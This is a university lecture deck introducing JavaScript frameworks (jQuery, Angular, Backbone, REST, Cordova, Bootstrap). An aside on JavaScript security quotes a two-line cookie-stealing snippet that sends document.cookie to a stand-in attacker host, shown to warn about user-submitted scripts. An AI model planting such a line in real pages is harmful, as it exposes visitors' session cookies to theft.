# 158258 Web Development

# Introduction to JavaScript Frameworks

**Computer Science & Information Technology**

**Massey University (AKLI, DISD & MTUI)**

## Part 2 - Topics

- JavaScript language and the DOM
- JavaScript debugging
- HTML5 Canvas
- HTML5 Geolocation
- HTML5 Local Storage
- JSON - serialising data
- AJAX
- Using Web APIs (Application Programmer Interfaces)
- **JavaScript Frameworks**

## Why learn JavaScript?

**Learning Javascript is important**

- as it's the basis of all modern web applications
- most sites break if JavaScript is disabled
    - *why would you want to do that?*
- as it enables your script to adapt to differing sized clients

## Interactivity & Responsiveness

JS enables client-side checking/calculation

- reduces load on the server
- cuts down network traffic
- speeds responses
- enables background updates
- enables partial page updates & single page apps!

## Aside: JavaScript is a security hole

Javascript can be used in unexpected ways, as shown by this StackOverflow question:

### How do I enter Javascript into a wiki/comment page?

> *If the wiki authors are wise, there's probably no way to do this.*
>
> *The problem with user-contributed JavaScript is that it opens the door for all forms of evil-doers to grab data from the unsuspecting.*
>
> *Let's suppose evil-me posts a script on a public web site:*

```
i = new Image();
i.src = 'http://evilme.com/store_cookie_data?c=' + document.cookie;
```

> *Now I will receive the cookie information of each visitor to the page, posted to a log on. And that's just the tip of the iceberg.*
> *– source: https://stackoverflow.com/questions/87692/how-to-enter-javascript-into-a-wiki-page#87744*

e.g. **Port scanning from inside the browswer**

- https://defuse.ca/in-browser-port-scanning.htm

## JavaScript Frameworks

However, a large amount of web development uses frameworks:

- jQuery
- Backbone.js
- Angular
- D3
- Twitter Bootstrap
- Apache Cordova

## Many are based on "MVC" paradgim

### MVC - model-view-controller

**view**

the user interface - display/take commands from the user

**model**

stores the data that drives/is used by your application
in SQLite database, HTML5 local storage …

**controller**

has an API to modify the underlying data

## MVC data/control flow




Figure 1: Source: 'https://upload.wikimedia.org/wikipedia/commons/a/a0/MVC-Process.svg'

## Advantages of MVC split

you can

- add a different/multiple interfaces
- modify how the data is stored without altering the user interface
- you can provide a network interface to access/modify the data

Skim: https://en.wikipedia.org/wiki/Model–view–controller

## JavaScript Frameworks

Let's have a quick look at each of the following:

- jQuery
- Angular
- Backbone.js
- D3
- Twitter Bootstrap
- Apache Cordova

**IMPORTANT:** The overview of these is **NOT** examinable

- some will be expanded on in 159.352
- they're mentioned here so you're aware of better tooling than raw JavaScript

## jQuery

Dealing with the DOM directly from JavaScript is possible but is

- wordy
- opaque
- brittle (sensitive to browser differences)

**jQuery was designed to simplify DOM interactions**

- it uses a function called **$** looks really strange …

## e.g. jQuery: 'On page load'

Typically, jQuery is used by putting initialization code and event handling functions in $(handler).

- This is triggered when the browser has constructed the DOM and sends a load event.

```
$(function () {
        // This anonymous function is the first function to be called when the page loads.
        // jQuery code, event handling callbacks here
});
```

OR

```
$(fn); // call the function fn on page loadwhen the page loads.
```

## Add onClick events to all images

Adding event handlers is easy

```
$(function () {
        $('img').on('click', function () {
              // handle the click event on any img element in the page
        });
});
```

## Command sequences

jQuery commands typically return a jQuery object, so commands can be chained:

```
$('div.test')
  .add('p.quote')
  .addClass('blue')
  .slideDown('slow');
```

Examples/Text derived from: https://en.wikipedia.org/wiki/JQuery

## Angular.js

Developed by Google

- Aids with implementing MVC in applications
- greatly aids implementing single-page apps

> *... AngularJS is used on the websites of Wolfram Alpha, NBC, Walgreens, Intel, Sprint, ABC News, and about 12,000 other sites out of 1 million tested in October 2016. AngularJS is currently in the top 100 of the most starred projects on GitHub.*
> *– from https://en.wikipedia.org/wiki/AngularJS*

## Angular greatly simplifies GUI interactions

It's no longer necessary to fetch data from input boxes and explicitly update 'outputs'

> *The AngularJS framework works by*
>
> *1. first reading the HTML page, which has additional custom tag attributes embedded into it.*
>
> *2. Angular interprets those attributes as directives to* ***bind input or output parts of the page to a model*** *that is*
>
> *3. represented by standard JavaScript variables.*
>
> *– adapted from https://en.wikipedia.org/wiki/AngularJS*

## Angular Design Goals

*AngularJS's design goals include:*

- *to decouple DOM manipulation from application logic. The difficulty of this is dramatically affected by the way the code is structured.*
- *to decouple the client side of an application from the server side. This allows development work to progress in parallel, and allows for reuse of both sides.*
- *to provide structure for the journey of building an application: from designing the UI, through writing the business logic, to testing.*

## Angular Example

Note the **ng-app** and **ng-model** definitions:

```
<!DOCTYPE html>
<html lang="en-US">
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.4/angular.min.js"></script>
<body>

<div ng-app="">
  <p>Type a number : <input type="number" ng-model="myNum"></p>
  <h3>You typed: {{myNum}}</h3>

  <!-- If you end up on the first slide, press 'a' again! -->
</div>

</body>
</html>
```

Type a number :

**You typed:**

## JavaScript Frameworks

Let's have a quick look at each of the following:

- jQuery
- Angular
- **Backbone.js**
- D3
- Twitter Bootstrap
- Apache Cordova

## Backbone.js

*Backbone.js is a JavaScript library with a RESTful JSON interface and is based on the model–view–presenter (MVP) application design paradigm.*

*Backbone is known for being lightweight, as its only hard dependency is on one JavaScript library, Underscore.js, plus jQuery for use of the full library.*

*It is designed for developing single-page web applications, and for keeping various parts of web applications (e.g. multiple clients and the server) synchronized.*
*...*
*When handling the DOM Backbone.js adopts an imperative programming style, in contrast with a declarative programming style (common in AngularJS using data-attributes).*
*– https://en.wikipedia.org/wiki/Backbone.js*

## What is **RESTful**?

It's based on the idea that the 'state' of the data should be transferred between the client and the server.

> ***Representational state transfer*** *(REST) or RESTful web services is a way of providing interoperability between computer systems on the Internet.*
>
> *REST-compliant Web services allow requesting systems to access and manipulate textual representations of Web resources using a uniform and predefined set of* ***stateless operations****.*
> *– https://en.wikipedia.org/wiki/Representational_state_transfer*

## "Stateless" - no sessions needed on the server

> *The client–server communication is constrained by no client context being stored on the server between requests.*
>
> *Each request from any client contains all the information necessary to service the request, and* ***session state is held in the client****.*

## Mapping between URLs and HTTP methods

The client sends a request to an HTTP server.

The URL can indicate either

| | |
|---|---|
| **a collection** | - http://example.com/books |
| **an item** within in a collection | - http://example.com/books/1762 |

**The effect of an HTTP request**

This depends on what the HTTP command:

```
GET   - returns collection item URLs, or an individual item (often JSON)
PUT   - replace whole collection, or an item
POST  - create a new item in a collection from attached data
DEL   - delete either whole collection, or just an item
```

## Who uses Backbone?

- Airbnb
- Diaspora
- Digg
- DocumentCloud
- Drupal 8
- Foursquare
- Grooveshark
- Groupon Now
- Hulu
- NewsBlur
- Openbravo Mobile (with Enyo)
- Pandora Radio
- ReSTbasis
- Soundcloud
- Strideapp
- Trello
- USA Today.com
- WordPress.com
- Verizon.com
- xTuple (with Enyo).

## Apache Cordova

Writing mobile apps usually requires that you:

- learn Java or Kotlin if writing for Android
- learn Objective-C or Swift if writing for iPhone/iPads

Learning either of these is a significant amounts of work!

## Cordova creates apps from HTML5 'sites'

Apache Cordova https://cordova.apache.org/ lets you transform HTML5 'site' into an app.

Can target (with same HTML5) code:

- Android
- iOS
- MacOS
- Windows Desktop
- Ubuntu,
- Windows Phone, Blackberry, and others

See https://cordova.apache.org/#supported_platforms_section

It's free and Open Source.

## Cordova wraps 'device' services

Native services, location, **camera**, dialogs, phone orientation, **contacts** via Cordova:

Services available:

**Battery Status Camera** Compatibility Console **Contacts** Device Device Motion **Device Orientation**

Full list:

**Dialogs** File & File Transfer **Geolocation** Globalization In-App Browser Media **Media Capture** **Network Information** Splashscreen Statusbar

https://cordova.apache.org/docs/en/latest/guide/support/index.html

## Twitter Bootstrap

Bootstrap is a combination of CSS and JavaScript that provides

- coherent styling
- various buttons,
- dialogs
- nav-bars and menus

that are responsive.

## Bootstrap reacts *appropriately* to differing screen sizes

e.g.

- cellphones
- tablets
- laptops
- desktops

Without you needing to write any code

## Bootstrap is easy to use

It has

- a CDN (Content Distribution Network) - with latest JavaScript/CSS
- Jumbotron Template: https://getbootstrap.com/docs/4.0/examples/jumbotron/
- grids - https://getbootstrap.com/docs/4.0/layout/grid
- nav bars - https://getbootstrap.com/docs/4.0/examples/navbars
- carousels - https://getbootstrap.com/docs/4.0/examples/carousel
- container layouts - https://getbootstrap.com/docs/4.0/layout/overview/

## Including Bootstrap setup

from https://getbootstrap.com/docs/4.0/getting-started/introduction/

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0-beta/css/bootstrap.min.css" integrity="sha384-/Y6pD6FV/Vv2HJnA6t+vslU6fwYXjCFtc
  </head>
  <body>
    <h1>Hello, world!</h1>

    <!-- OPTIONAL JAVASCRIPT -->
    <!-- jQuery first, then Popper.js, then Bootstrap JS -->
    <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integrity="sha384-KJ3o2DKtIkvYIK3UENzmM7KCkRr/rE9/Qpg6aAZGJwFDMVNA/GpGFF93hXpG5KkN" crossorig
    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.11.0/umd/popper.min.js" integrity="sha384-b/U6ypiBEHpOf/4+1nzFpr53nxSS+GLCkfwBdFNTxtclqqenIS
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0-beta/js/bootstrap.min.js" integrity="sha384-h0AbiXch4ZDo7tp9hKZ4TsHbi047NrKGLO3SEJAg45jXxnGIfYz
  </body>
</html>
```

## These Frameworks look (are) complicated!

The frameworks do a lot for you, but

- it takes time to become familiar with each

**With all new tools**

- your productivity will go DOWN initially
- if it's a good tool, after the dip, you'll be much more productive

**Read widely, choose wisely!**

e.g.

- https://hackernoon.com/5-best-javascript-frameworks-in-2017-7a63b3870282
- https://www.sitepoint.com/top-javascript-frameworks-libraries-tools-use
- Data Graphing/Visualisation - https://d3js.org/